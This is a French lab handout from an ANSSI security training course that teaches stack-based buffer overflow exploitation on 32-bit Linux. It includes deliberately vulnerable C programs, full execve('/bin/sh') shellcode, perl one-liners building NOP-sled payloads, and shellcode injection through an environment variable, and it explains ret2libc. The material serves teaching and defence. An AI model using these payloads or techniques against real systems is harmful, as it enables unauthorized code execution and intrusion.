CFSSI

Système appliqué : Buffer overflows

ANSSI/SDE/CFSSI

Promotion ESSI 2015-2016

1 Préliminaires

Il existe plusieurs types de buffer-overflows, tant dans le mode d'exploitation (*stack-based*, *heap-based*, etc.) que dans les effets (redirection de flot de contrôle, écrasement d'une donnée critique, injection de code arbitraire, etc.). Ces différents types d'attaques ont seulement en commun l'écrasement d'une zone mémoire suite à une absence de (ou une mauvaise) vérification des bornes d'un buffer.

Ce TP illustre uniquement les *stack-based* buffer overflows.

- le premier exercice est introductif et sert essentiellement à rappeler la manière dont est effectué l'appel d'une fonction sur x86 et à donner une intuition de la façon dont il est possible de modifier le flot de contrôle d'un programme ;
- le second exercice illustre l'écrasement de données dans la pile, permettant de contourner une (mauvaise) fonction d'authentification ;
- le troisième exercice présente la **modification** de flot de contrôle d'un programme ;
- le quatrième exercice illustre l'injection et l'exécution de code arbitraire dans la mémoire d'un processus à l'aide d'un débordement dans la pile ;
- le cinquième exercice présente l'injection de code par le biais d'une variable d'environnement ;
- le sixième exercice illustre une attaque de type return-to-libc.

Il existe plusieurs protections contre les buffer overflow :

- la pose de canaris pour protéger les données sur la pile. Ceci est en partie assuré par le compilateur.
- la non exécutabilité de la mémoire.
- la randomisation des bases de certaines projections mémoire.

La plupart des distributions Linux actuelles disposent de ces protections (avec des implémentations plus ou moins complètes). Pour faire fonctionner les exemples du TP, il sera nécessaire de les désactiver.

1.1 Désactivation de la randomization

Pour illustrer la présence de la randomization mémoire, il est possible d'exécuter la commande

```
> watch cat /proc/self/maps
```

et d'observer notamment l'adresse de la pile ([stack]), qui change à chaque exécution.

Question 1 : À quel processus appartiennent les adresses mémoire affichées ?

Sous Linux, la désactivation de la randomisation mémoire peut se faire de manière globale par la commande suivante (en root) :

```
> sysctl kernel.randomize_va_space=0
```

1.2 Désactivation de la pose de canaris

On compilera l'ensemble des programmes du TP avec l'option `-fno-stack-protector`.
Utiliser également l'option `-ggdb` car gdb sera utilisé pour exploiter les buffer overflows.

1.3 Désactivation de la non-exécutabilité de la pile

Vérifier la présence de PAE et nx sur le processeur :

```
> grep --color nx /proc/cpuinfo
```

Vérifier son utilisation par le noyau :

```
> dmesg | grep NX
```

Le paquetage Debian *execstack* (à installer) contient le programme execstack qui permet de modifier un exécutable pour l'autoriser à exécuter la pile d'un programme.

```
> readelf -l <prog> |grep GNU_STACK
GNU_STACK      0x000000 0x00000000 0x00000000 0x00000 0x00000 RW  0x10
> execstack -s <prog>
> readelf -l <prog> |grep GNU_STACK
GNU_STACK      0x000000 0x00000000 0x00000000 0x00000 0x00000 RWE 0x10
```

2 Rappels et introduction

2.1 Rappels sur l'agencement mémoire d'un processus

Les figures 1 et 2 rappellent l'agencement global de la mémoire d'un processus sous Linux.



FIG. 1 : Organisation en mémoire d'un processus (noyau Linux récent).

Dans le cadre de ce TP on s'interessera plus particulièrement à la pile (figure 3). Celle-ci est structurée dynamiquement par l'exécution des appels de fonction. À chaque appel de fonction correspond un étage de la pile (*stack frame*), qui contient :

- les éléments nécessaires à la suppression de l'étage courant et au retour à la fonction appelante, en particulier des sauvegardes de registres :

  EIP *(extended) instruction pointer*, qui contient l'adresse de retour

```
08048000-08052000 r-xp 00000000 68:01 390938     /bin/cat
08052000-08053000 rw-p 0000a000 68:01 390938     /bin/cat
099c9000-099ea000 rw-p 00000000 00:00 0          [heap]
b7356000-b7473000 r--p 0019c000 68:01 464347     /usr/lib/locale/locale-archive
b7473000-b7673000 r--p 00000000 68:01 464347     /usr/lib/locale/locale-archive
b7673000-b7674000 rw-p 00000000 00:00 0
b7674000-b77b4000 r-xp 00000000 68:01 310121     /lib/i686/cmov/libc-2.11.3.so
b77b4000-b77b5000 ---p 00140000 68:01 310121     /lib/i686/cmov/libc-2.11.3.so
b77b5000-b77b7000 r--p 00140000 68:01 310121     /lib/i686/cmov/libc-2.11.3.so
b77b7000-b77b8000 rw-p 00142000 68:01 310121     /lib/i686/cmov/libc-2.11.3.so
b77b8000-b77bb000 rw-p 00000000 00:00 0
b77bf000-b77c0000 r--p 0106f000 68:01 464347     /usr/lib/locale/locale-archive
b77c0000-b77c2000 rw-p 00000000 00:00 0
b77c2000-b77c3000 r-xp 00000000 00:00 0          [vdso]
b77c3000-b77de000 r-xp 00000000 68:01 301578     /lib/ld-2.11.3.so
b77de000-b77df000 r--p 0001b000 68:01 301578     /lib/ld-2.11.3.so
b77df000-b77e0000 rw-p 0001c000 68:01 301578     /lib/ld-2.11.3.so
bfdfa000-bfe0f000 rw-p 00000000 00:00 0          [stack]
```

FIG. 2 : Exemple concret de positionnement mémoire (processus cat)



FIG. 3 : État de la pile et de quelques registres après un appel de fonction

EBP *(extended) base pointer*, qui contient l'adresse du début de l'étage de pile de la fonction appelante (et permet de délimiter les étages de pile)

- les variables locales non statiques de la fonction,
- les arguments d'appel à une sous-fonction, lorsque ceux-ci ne sont pas passés par des registres.

Lors du retour d'une fonction, l'étage correspondant est recyclé.

> Dans le cas où la fonction appelée renvoit un type dont la taille excède 32 bits, le résultat est retourné par la pile, plutôt que directement dans EAX.

2.2 Stack-based buffer overflow

L'objectif d'un attaquant est de provoquer l'exécution de code arbitraire en exploitant une faille dans un programme, faille qui lui permette d'écraser l'adresse de retour d'une fonction qui est sauvegardé sur la pile. Ce type

de situation se produit typiquement lors d'opérations d'écriture de données dans un tableau dont les bornes ne sont pas vérifiées (d'où le nom *buffer overflow*). À partir de l'agencement de la pile, on comprend que si l'écriture dépasse la capacité d'une variable, les opérations d'écriture en mémoire vont se poursuivre sur l'emplacement où est stocké l'adresse de retour de la fonction. L'attaquant est donc en mesure de substituer l'adresse de retour qu'a calculé le compilateur par une adresse de retour qui se trouve sous le contrôle de l'attaquant, et ainsi provoquer une redirection de flot de contrôle. La fonction `strcpy` est l'exemple type de fonction qui ne contrôle pas la taille du buffer destination et s'appuie exclusivement sur la présence de la valeur `0` dans la chaîne source pour détecter la fin de l'opération de copie.

Pour faire exécuter des opérations arbitraires au programme, l'attaquant a alors le choix entre injecter son propre code (par example sous la forme de données contenant des instructions machines) et de rediriger le flot de contrôle vers cette zone de données, ou bien de réutiliser du code pré-existant en mémoire (attaques dites *ret2libc* ou ROP, *return-oriented programming*).

Comme vu aux préliminaires, il existe plusieurs protections contre les attaques exploitant des *buffer overflows* :

- protections instaurées en phase de conception des programmes :
  - utilisation de langages disposant d'une gestion de la mémoire et/ou de contrôle de types (Java, ADA, CAML, ...), utilisation de fonctions robustes, qui contrôlent les tailles de tampons (strncpy, par exemple).
  - utilisation d'outils d'analyse statique de code pour détecter des buffer overflows (sachant que ces outils sont imparfaits et ont tendance à provoquer des faux positifs, ie détecter des vulnérabilités qui n'en sont pas, ou des faux négatifs, ie rater des vulnérabilités).
- protections génériques à l'exécution (W⊕X, répartition aléatoire de l'espace d'adressage et canaris).

En prenant pour exemple le code C suivant :

```
#include <stdio.h>

void f(int x) {
  int y = 3;

  printf("Value x+y = %d\n", x+y);
}

int main() {
  int x;
  x  = 0;

  f(5);

  x=1;
  printf("%d\n", x);

  return(0);
}
```

Listing 1 : exo1a.c

on peut illustrer la différence entre du code compilé avec et sans canaris :

```
0x080483ec <main+0>:    push   %ebp
0x080483ed <main+1>:    mov    %esp,%ebp
0x080483ef <main+3>:    and    $0xfffffff0,%esp
0x080483f2 <main+6>:    sub    $0x20,%esp
0x080483f5 <main+9>:    movl   $0x0,0x1c(%esp)
0x080483fd <main+17>:   movl   $0x5,(%esp)
0x08048404 <main+24>:   call   0x80483c4 <f>
```

```
0x08048409 <main+29> :   movl   $0x1, 0x1c(%esp)
0x08048411 <main+37> :   mov    $0x8048500, %eax
0x08048416 <main+42> :   mov    0x1c(%esp), %edx
0x0804841a <main+46> :   mov    %edx, 0x4(%esp)
0x0804841e <main+50> :   mov    %eax, (%esp)
0x08048421 <main+53> :   call   0x80482fc <printf@plt>
0x08048426 <main+58> :   mov    $0x0, %eax
0x0804842b <main+63> :   leave
0x0804842c <main+64> :   ret
```

Listing 2 : Sans -fstack-protector

```
0x0804846e <main+0> :    push   %ebp
0x0804846f <main+1> :    mov    %esp, %ebp
0x08048471 <main+3> :    and    $0xfffffff0, %esp
0x08048474 <main+6> :    sub    $0x20, %esp
0x08048477 <main+9> :    mov    %gs :0x14, %eax
0x0804847d <main+15> :   mov    %eax, 0x1 c(%esp)
0x08048481 <main+19> :   xor    %eax, %eax
0x08048483 <main+21> :   movl   $0x0, 0x18(%esp)
0x0804848b <main+29> :   movl   $0x5, (%esp)
0x08048492 <main+36> :   call   0x8048424 <f>
0x08048497 <main+41> :   movl   $0x1, 0x18(%esp)
0x0804849f <main+49> :   mov    $0x80485a0, %eax
0x080484a4 <main+54> :   mov    0x18(%esp), %edx
0x080484a8 <main+58> :   mov    %edx, 0x4(%esp)
0x080484ac <main+62> :   mov    %eax, (%esp)
0x080484af <main+65> :   call   0x8048344 <printf@plt>
0x080484b4 <main+70> :   mov    $0x0, %eax
0x080484b9 <main+75> :   mov    0x1c(%esp), %edx
0x080484bd <main+79> :   xor    %gs :0x14, %edx
0x080484c4 <main+86> :   je     0x80484cb <main+93>
0x080484c6 <main+88> :   call   0x8048354 <__stack_chk_fail@plt>
0x080484cb <main+93> :   leave
0x080484cc <main+94> :   ret
```

Listing 3 : Avec -fstack-protector

On remarque en particulier les différences au prologue et à l'épilogue de la fonction, qui permettent de mettre en place le canari, puis de le vérifier. L'accès à l'adresse `%gs:0x14` correspond à l'offset 14 du descripteur de segment `gs` qui contient les variables *thread local*, et en particulier la valeur de référence du canari pour ce processus.

3 Exploitation de *buffer overflows*

Le TP porte sur l'exploitation de *buffer overflow* dans la pile afin de permettre à un attaquant de modifier le comportement d'un programme. Ceci peut se faire de plusieurs façons, qui sont étudiées au fur et à mesure des exercices.

3.1 Redirection de flot de contrôle

3.1.1 Manuellement, avec gdb

La fonction *main()* de `exo1a` affiche nécessairement 1. L'idée ici est de rediriger le flot de contrôle en modifiant « à la main » dans gdb la valeur de l'adresse de retour sauvegardée dans l'étage de pile de la fonction f() par une autre, pour sauter l'affectation de x à 1.

Question 2 : Que faut-il faire, et à quel moment, pour modifier l'adresse de retour de f() ?

Le debugger gdb se lance via la commande `gdb <program>`. On peut ensuite interagir avec le programme à l'aide de commande telles que :

`run <args>` (re)lancer l'exécution du programme

`breakpoint <fonction>` ajouter un breakpoint à l'entrée d'une fonction

`continue` continuer l'exécution après un breakpoint

`info frame` montrer des informations sur l'étage de pile

`disassemble <fonction>` désassemblage d'une fonction

`set <variable` attribuer une valeur à une variable

On pourra aussi utilement se reporter à la carte de référence GDB jointe.

3.1.2 De façon automatique, dans le code source

Dans cet exercice, on désactive la pose de canaris dans la pile et on compile avec `-ggdb`.

À partir d'un programme analogue au précédent (exo1b.c, seule la fonction f() change), l'objectif est de « sauter » l'affectation `x=1` du main uniquement avec une manipulation de ret.

```
#include <stdio.h>

void f() {
  void *ret;

  // trouver la formule pour sauter x=1 du main a partir de ret

}

int main() {
  int x;
  x  = 0;

  f();

  x=1;

  printf("%d\n", x);

  return(0);
}
```

Listing 4 : exo1b.c

L'idée consiste à aller modifier l'adresse de retour de f en manipulant ret. On estime d'abord (via gdb) l'adresse où est stockée l'adresse de retour de f par rapport à celle de ret, puis on modifie le code du programme pour que f() modifie sa propre addresse de retour.

Question 3 : Trouver la bonne manipulation à faire dans le code de f() pour modifier la valeur de retour de cette fonction.

3.2 Écrasement de données dans la pile

L'idée de cet exercice est de montrer qu'un buffer overflow peut modifier la logique même d'un programme, sans nécessairement modifier son flot de contrôle (ie, écraser l'EIP sauvegardé).

L'objectif de l'exercice est de montrer un faux programme d'authentification dans lequel on peut écraser la valeur d'une variable contenant le succès ou l'échec de l'authentification.

On considère le programme suivant qu'on compilera avec les options suivantes :

```
> gcc -o auth auth.c -fno-stack-protector -ggdb
```

```
#include <stdio.h>
#include <string.h>

int auth(char* user, char* pass) {
  char ret = 0;
  char buf[8];

  if(!strcmp(pass, "1234"))
    ret = 1;

  // ... traitements divers
  strcpy(buf, user);
  // ... fin des traitements divers

  return ret;
}

int main(int argc, char* argv[]) {
  char r;

  if(argc < 3) {
    printf("usage : %s <user> <pin>\n", argv[0]);
    return 0;
  }

  r = auth(argv[1], argv[2]);
  if(r) {
    printf("Authentification réussie\n");
  }
  else {
    printf("Echec d'authentification\n");
  }

  return(0);
}
```

Listing 5 : exo2/auth.c

Le programme retourne une valeur non nulle (en l'occurrence, 1) pour indiquer un succès de l'authentification et une valeur nulle pour indiquer son échec. On suppose que la fonction réalise une opération de copie du nom d'utilisateur passé en paramètre dans un tampon local.

Question 4 : Trouver un moyen de contourner l'authentification en manipulant uniquement les paramètres passés à l'exécutable.

3.3 Modification du flot de contrôle par écrasement de buffer

L'objectif de l'exercice est de montrer la redirection de flot de contrôle avec un *stack-based buffer overflow*. Le principe est analogue au précédent, la seule différence réside dans la modification du flot de contrôle plutôt que dans la modification d'une variable critique.

L'exercice repose sur une version adaptée du code de l'exercice précédent. Dans cette version, le résultat de l'authentification est stocké dans une variable globale et n'est donc plus écrasable par le débordement d'un tampon.

Pour cet exercice, penser à désactiver la randomisation de la mémoire via le sysctl `kernel.randomize_va_space`

```
#include <stdio.h>
#include <string.h>

char ret = 0;

void auth(char* user, char* pass) {
  char buf[8];

  if(!strcmp(pass, "1234"))
    ret = 1;

  // ... traitements divers
  strcpy(buf, user);
  // ... fin des traitements divers

}

int main(int argc, char* argv[]) {
  char r;

  char c;

  if(argc < 3) {
    printf("usage : %s <user> <pin>\n", argv[0]);
    return 0;
  }

  c = getchar();

  auth(argv[1], argv[2]);
  if(ret) {
    printf("Authentification réussie\n");
  }
  else {
    printf("Echec d'authentification\n");
  }

  return(0);
}
```

Listing 6 : exo3-modcontrol/auth_patch.c

Question 5 : Trouver comment manipuler les arguments (sous contrôle de l'attaquant) pour réussir à écraser l'EIP sauvegardé et retourner directement à l'affichage de « Authentification réussie ».

Une fois EIP écrasé et l'authentification contournée, on se rend compte que le programme *segfault* alors même que le message « Authentification réussie » est affiché.

Question 6 : Que se passe-t-il ? Comment faut-il modifier la pile pour éviter ce *segfault* ?

3.4 Injection de code arbitraire

L'objectif de cet exercice est de montrer l'injection de code via un buffer fourni par l'attaquant.

Principe de l'attaque

Dans les exercices précédents, les exploitations de dépassement de tampon utilisaient seulement du code existant dans le programme. L'idée de l'exercice est de faire exécuter du code arbitraire au programme (absent du programme attaqué). L'attaque consiste à injecter le code arbitraire en mémoire du programme vulnérable et à rediriger l'EIP vers ce code.

Le code injecté en mémoire s'appelle un *shellcode*. Ces shellcodes consistent le plus souvent à provoquer l'exécution d'un shell (i.e., exec("/bin/sh")), mais on peut envisager n'importe quoi d'autre. Des shellcodes types sont disponibles sur internet, pour des architectures matérielles variées (x86, ARM, etc.) :

Voir notamment http://www.exploit-db.com/shellcode/ pour des shellcodes divers.

Principe de l'élaboration de shellcodes

```
myexit.S :
mov al, 0x01  ; numéro de l'appel système (1)
xor ebx, ebx  ; EBX contient 0 (explication plus loin)
int 0x80      ; déclenchement de l'interruption logicielle
               ; correspondant à un appel système
```

Listing 7 : Exemple de shellcode avec appel à exit(0)

`hexdump` ou `xxd` permettent de regarder le code binaire. L'outil `ndisasm` permet de désassembler le code :

```
00000000   B001     mov al,0x1
00000002   6631DB   xor ebx,ebx
00000005   CD80     int 0x80
```

Listing 8 : Désassemblage avec ndisasm

L'outil `shellcoder` transforme enfin le bout de code binaire en la chaîne C permettant de l'inclure dans un programme :

```
char shellcode[] = "\xb0\x01\x66\x31\xdb\xcd\x80";
```

Manipulations de chaînes dans un shellcode

La manipulation de chaînes dans un shellcode pose deux challenges intéressant :

- afin d'éviter toute sortie de `strcpy` au milieu du shellcode, on évite d'y inclure le caractère nul. On le génère dynamiquement à l'aide de l'instruction `xor <reg>,<reg>` ;
- comme on ne peut pas utiliser d'adresse codées en dur (qui correspondent forcément à des adresses dans l'espace mémoire du processus cible, que l'on ne maîtrise a priori pas), on utilise une astuce permettant de récupérer l'adresse d'une chaîne contenue dans le shellcode.

La procédure permettant de récupérer l'adresse d'une chaîne consiste à faire sauter le processeur à l'adresse située juste avant le code via un `jmp short` (relatif), puis de faire un `call` qui va donc empiler comme adresse de retour l'adresse de la chaîne voulue. On peut ensuite la récupérer via un `pop esi` et la manipuler (par exemple pour rajouter le caractère nul final).

Voici par exemple un shellcode permettant d'appeler `execve /bin/sh`.

On rappelle que l'appel à execve prend trois paramètres :

- la chaine de caractères de l'exécutable (ici, "/bin/sh"),
- la chaine des arguments (y.c. "/bin/sh")
- les variables d'environnement (rien ici).

```
jmp short       callit          ; jmp trick as explained above

doit :
pop             esi             ; esi now represents the location of our string
```

```
xor             eax, eax          ; make eax 0
mov byte        [esi + 7], al     ; terminate /bin/sh
lea             ebx, [esi]        ; get the adress of /bin/sh and put it in register ebx
mov long        [esi + 8], ebx    ; put the value of ebx (the address of /bin/sh) in AAAA ([esi +8])
mov long        [esi + 12], eax   ; put NULL in BBBB (remember xor eax, eax)
mov byte        al, 0x0b          ; Execution time! we use syscall 0x0b which represents execve
mov             ebx, esi          ; argument one... ratatata /bin/sh
lea             ecx, [esi + 8]    ; argument two... ratatata our pointer to /bin/sh
lea             edx, [esi + 12]   ; argument three... ratataa our pointer to NULL
int             0x80

callit:
call            doit              ; part of the jmp trick to get the location of db
db              '/bin/sh#AAAABBBB'
```

Listing 9 : shellcode pour l'appel à execve()

On peut utiliser le programme C suivant pour démontrer l'injection du shellcode et l'appel à execve() :

```
char code[] =
        "\xeb\x1a\x5e\x31\xc0\x88\x46\x07\x8d\x1e\x89\x5e\x08\x89\x46"
        "\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\xe8\xe1"
        "\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68\x23\x41\x41\x41\x41"
        "\x42\x42\x42\x42";

int main() {
    void (*ret)(void);

    ret = (void (*)(void))code;
    (*ret)();

    return 0;
}
```

Listing 10 : Programme C avec injection de shellcode

Pour fonctionner, l'attaque précédente suppose que la pile est exécutable, c'est-à-dire que la mémoire contient une zone de données à la fois inscriptible et exécutable. Ce type d'attaque est contré par différents mécanismes qui empêchent précisément ce type de situation.

Injection de shellcode dans l'espace d'un processus

On considère le programme vulnérable suivant :

```
#include <string.h>
#include <stdio.h>
/*
char code[] =
        "\xeb\x1a\x5e\x31\xc0\x88\x46\x07\x8d\x1e\x89\x5e\x08\x89\x46"
        "\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\xe8\xe1"
        "\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68\x23\x41\x41\x41\x41"
        "\x42\x42\x42\x42";
*/
void vulnfunc(char *input) {
    char buf[128];

    strcpy(buf,input);

}
```

```
int main(int argc, char *argv[]) {

    vulnfunc(argv[1]);

    return 0;
}
```

Listing 11 : exploit.c

On veut injecter le code suivant, qui exécute un shell :

```
BITS 32

jmp short       callit          ; jmp trick as explained above

doit:

pop             esi             ; esi now represents the location of our string
xor             eax, eax        ; make eax 0
mov byte        [esi + 7], al   ; terminate /bin/sh
lea             ebx, [esi]      ; get the adress of /bin/sh and put it in register ebx
mov long        [esi + 8], ebx  ; put the value of ebx (the address of /bin/sh) in AAAA ([esi +8])
mov long        [esi + 12], eax ; put NULL in BBBB (remember xor eax, eax)
mov byte        al, 0x0b        ; Execution time! we use syscall 0x0b which represents execve
mov             ebx, esi        ; argument one... ratatata /bin/sh
lea             ecx, [esi + 8]  ; argument two... ratatata our pointer to /bin/sh
lea             edx, [esi + 12] ; argument three... ratataa our pointer to NULL
int             0x80

callit:
call            doit            ; part of the jmp trick to get the location of db

db              '/bin/sh#AAAABBBB'
```

Listing 12 : execve.S

On compile celui-ci avec nasm et on le transforme en code C :

```
nasm -o execve execve.S
./shellcoder -p execve
```

Soit :

```
char code[] =
        "\xeb\x1a\x5e\x31\xc0\x88\x46\x07\x8d\x1e\x89\x5e\x08\x89\x46"
        "\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\xe8\xe1"
        "\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68\x23\x41\x41\x41\x41"
        "\x42\x42\x42\x42";
```

Le buffer de `exploit.c` fait 128 octets. Après quelques tentatives successives d'exécution du programme avec des tailles de buffer variables, on constate qu'il faut injecter exactement 136 octets pour écraser le pointeur de retour :

```
(gdb) run $(perl -e 'print "A"x136')
```

3.5 Construction du shellcode

L'objectif est d'écraser l'adresse de retour de la fonction `vulnfunc` avec une adresse correspondant au contenu du shellcode (avant les premières instructions de la charge active du shellcode). Le shellcode final se compose :

- de l'adresse où sauter : cette adresse (à déterminer), qu'on peut répéter un certain nombre de fois termine le shellcode. Il faut dans tout les cas s'assurer que cette adresse (appelons la A) écrase exactement l'adresse de retour initiale.

- De la charge utile du *shellcode*. Cette charge utile précède l'adresse A et est constituée des instructions machine de execve.
- D'une série de NOP pour combler le buffer envoyé (*NOP sled*). Ces NOPs précèdent la charge utile.

De manière assez arbitraire, fixons le nombre d'adresses de retour à 4. Chaque adresse fait 4 octets, soit 16 octets en tout. La charge utile du *shellcode* fait 49 octets (`wc -c execve`). Le buffer injecté doit faire 136 octets, il faut donc combler avec 136 - 49 - 16 = 71 octets.

La chaîne à envoyer peut donc être construite de la façon suivante :

```
perl -e 'print "\x90"x71 .  "\xeb\x1a\x5e\x31\xc0\x88\x46\x07\x8d\x1e\x89\x5e\x08\x89\x46\x0c\xb0\x0b\
    x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\xe8\xe1\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68\x23\x41\
    x41\x41\x41\x42\x42\x42\x42" . A x 4'
```

La charge utile est obtenue tout simplement avec `shellcoder-oneline`.

Question 7 : Comment déterminer l'adresse A qui doit écraser l'`EIP` sauvegardé, afin de retourner au début du *shellcode* ?

L'analyse du programme dans gdb change l'agencement de la mémoire et donc les adresses à utiliser pour le shellcode. On peut contourner ce problème en utilisant un coredump (dont l'image mémoire sera inchangee) et en le chargeant dans gdb.

Les IDS recherchent typiquement des chaînes de NOP pour détecter des tentatives d'attaques. Pour éviter d'être détectés, les attaquant ont recours à des shellcodes polymorphiques et/ou métamorphiques, qui permettent d'offusquer les shellcodes, ce qui rend la détection des shellcodes de façon statique inopérante.

3.6 Injection de shellcode via des variables d'environnement

On considère maintenant le programme suivant :

```
#include <string.h>
#include <stdio.h>

void func(char* s) {
    char buf[10];
    strcpy(buf, s);
}

int main(int argc, char *argv[]) {

    func(argv[1]);

    return 0;
}
```

Listing 13 : vuln.c

On constate que le buffer vulnérable est trop étroit pour contenir le shellcode dans son intégralité.

On stocke alors le shellcode dans une variable d'environnement (en réutilisant celui de l'exercice précédent, execve)

```
export SC=$(perl -e 'print "\x90"x100')$(cat ./execve)
```

(on ajoute un nombre arbitrairement long de NOPs pour faciliter le succès de l'exploitation).

Question 8 : Comment peut on forcer le programme à exécuter du code contenu dans une variable d'environnement ?

Pour connaître l'adresse où se trouve cette variable d'environnement dans la mémoire d'un processus, on peut utiliser le programme suivant :

```c
#include <string.h>
#include <stdlib.h>
#include <stdio.h>

int main(int argc, char *argv[]) {
    printf("Addresse de %s  :%p\n", argv[1], getenv(argv[1]));
    return 0;
}
```

Listing 14 : getenvaddr.c

```
./getenvaddr SC
Addresse de SC  :0xbffffe86
```

L'adresse est bien évidemment approximative et change d'un processus à l'autre, mais elle donne une idée de l'emplacement où se trouvent les variables d'environnement. Elle correspond grosso-modo à l'adresse par laquelle on souhaiterait modifier l'EIP sauvegardé dans le programme vulnérable. En réalité on prend toujours un peu de marge afin de tomber dans le *NOP sled*. Sachant que la charge utile fait 49 octets, on prend 60 pour plus de sécurité.

```
0xbffffe86 + 60 = 0xbffffec2
```

En exécutant le programme dans gdb, on peut en effet constater que le shellcode réside à cette adresse :

```
./gdb vuln
x /60x 0xbffffec2

0xbffffec2 : 0x90909090  0x90909090  0x90909090  0x90909090
0xbffffed2 : 0xeb909090  0xc0315e1a  0x8d074688  0x085e891e
0xbffffee2 : 0xb00c4689  0x8df3890b  0x568d084e  0xe880cd0c
0xbffffef2 : 0xffffffe1  0x6e69622f  0x2368732f  0x41414141
0xbfffff02 : 0x42424242  0x53494800  0x4e4f4354  0x4c4f5254
0xbfffff12 : 0x6e67693d  0x6265726f  0x0068746f  0x454d4f48
```

Il est nécessaire d'exécuter le programme afin de pouvoir examiner le contenu de son espace mémoire dans gdb.

Par essais successifs, on constate qu'il faut 18 octets pour déclencher le buffer overflow et écraser complètement l'adresse de retour. Le *shellcode* construit de la façon suivante doit permettre d'exploiter le buffer overflow :

```
$ (gdb) run $(perl -e 'print "A"x10 . "\xc2\xfe\xff\xbf"x2')
```

On peut réessayer à l'extérieur de gdb :

```
> ./vuln $(perl -e 'print "A"x10 . "\xc2\xfe\xff\xbf"x2')
```

3.7 Attaques ret-into-libc

Les pages non exécutables empêchent un attaquant d'injecter du code dans des zones de données et de le faire exécuter, mais n'empêchent pas d'écraser l'EIP sauvegardé pour autant. Il est donc possible de faire pointer EIP sur une zone de code existante. Il se trouve que la bibliothèque C (libc) est incluse dans la quasi-totalité des programmes et contient des fonctions très utiles, parmi lesquelles `system()` qui permet d'invoquer une commande système. Une attaque *ret-to-libc* peut donc consister à prendre le contrôle d'EIP après avoir exploité un buffer overflow afin de provoquer l'exécution de `system("/bin/sh")`.

Le principe de l'attaque consiste à écraser l'EIP sauvegardé de la fonction vulnérable en le remplaçant par l'adresse de la fonction system(), et à faire en sorte que l'étage de pile dans le contexte de l'exécution de `system()` contienne (successivement) l'adresse de retour de `exit()` au retour de `system()` et l'argument de `system()` (soit l'adresse de la chaîne `/bin/sh`).

Autrement dit, au moment du retour depuis la fonction vulnérable, l'adresse de `system()` va être dépilée dans EIP (par l'instruction `ret`), ce qui provoque l'appel à `system()`. La pile contient alors l'adresse

de `exit()` (ce qui dans l'exécution de `system()` correspond à l'adresse de retour) et l'adresse de la chaîne `/bin/bash`, qui correspond à son argument. Cet agencement de la pile correspond donc bien à l'appel à `system("/bin/bash")`.

Le buffer à injecter dans la fonction vulnérable doit donc ressembler à :

```
 |------------|
 | @"bin/sh"  |
 |------------|
 | @exit()    |
 |------------|
 | @system()  |(remplace l'@ de retour de la fonction vulnérable)
 |------------|
 | <bourrage> |
 |------------|
 | <bourrage> |
 |------------|
 |
 | (sens de croissance de la pile)
 |
 v
```

Question 9 : Comment trouver l'adresse de `system()` et `exit()` dans l'espace mémoire du processus ?

Question 10 : Comment injecter l'argument (la chaîne `"/bin/sh"`) ?

4 Resources

- http://www.safemode.org/files/zillion/shellcode/doc/Writing_shellcode.html
- http://www.exploit-db.com/shellcode/
- http://wn.com/Buffer_Overflow_Tutorial
- http://www.securitytube.net/Buffer-Overflow-Primer-Part-8-(Return-to-Libc-Theory)-video.aspx
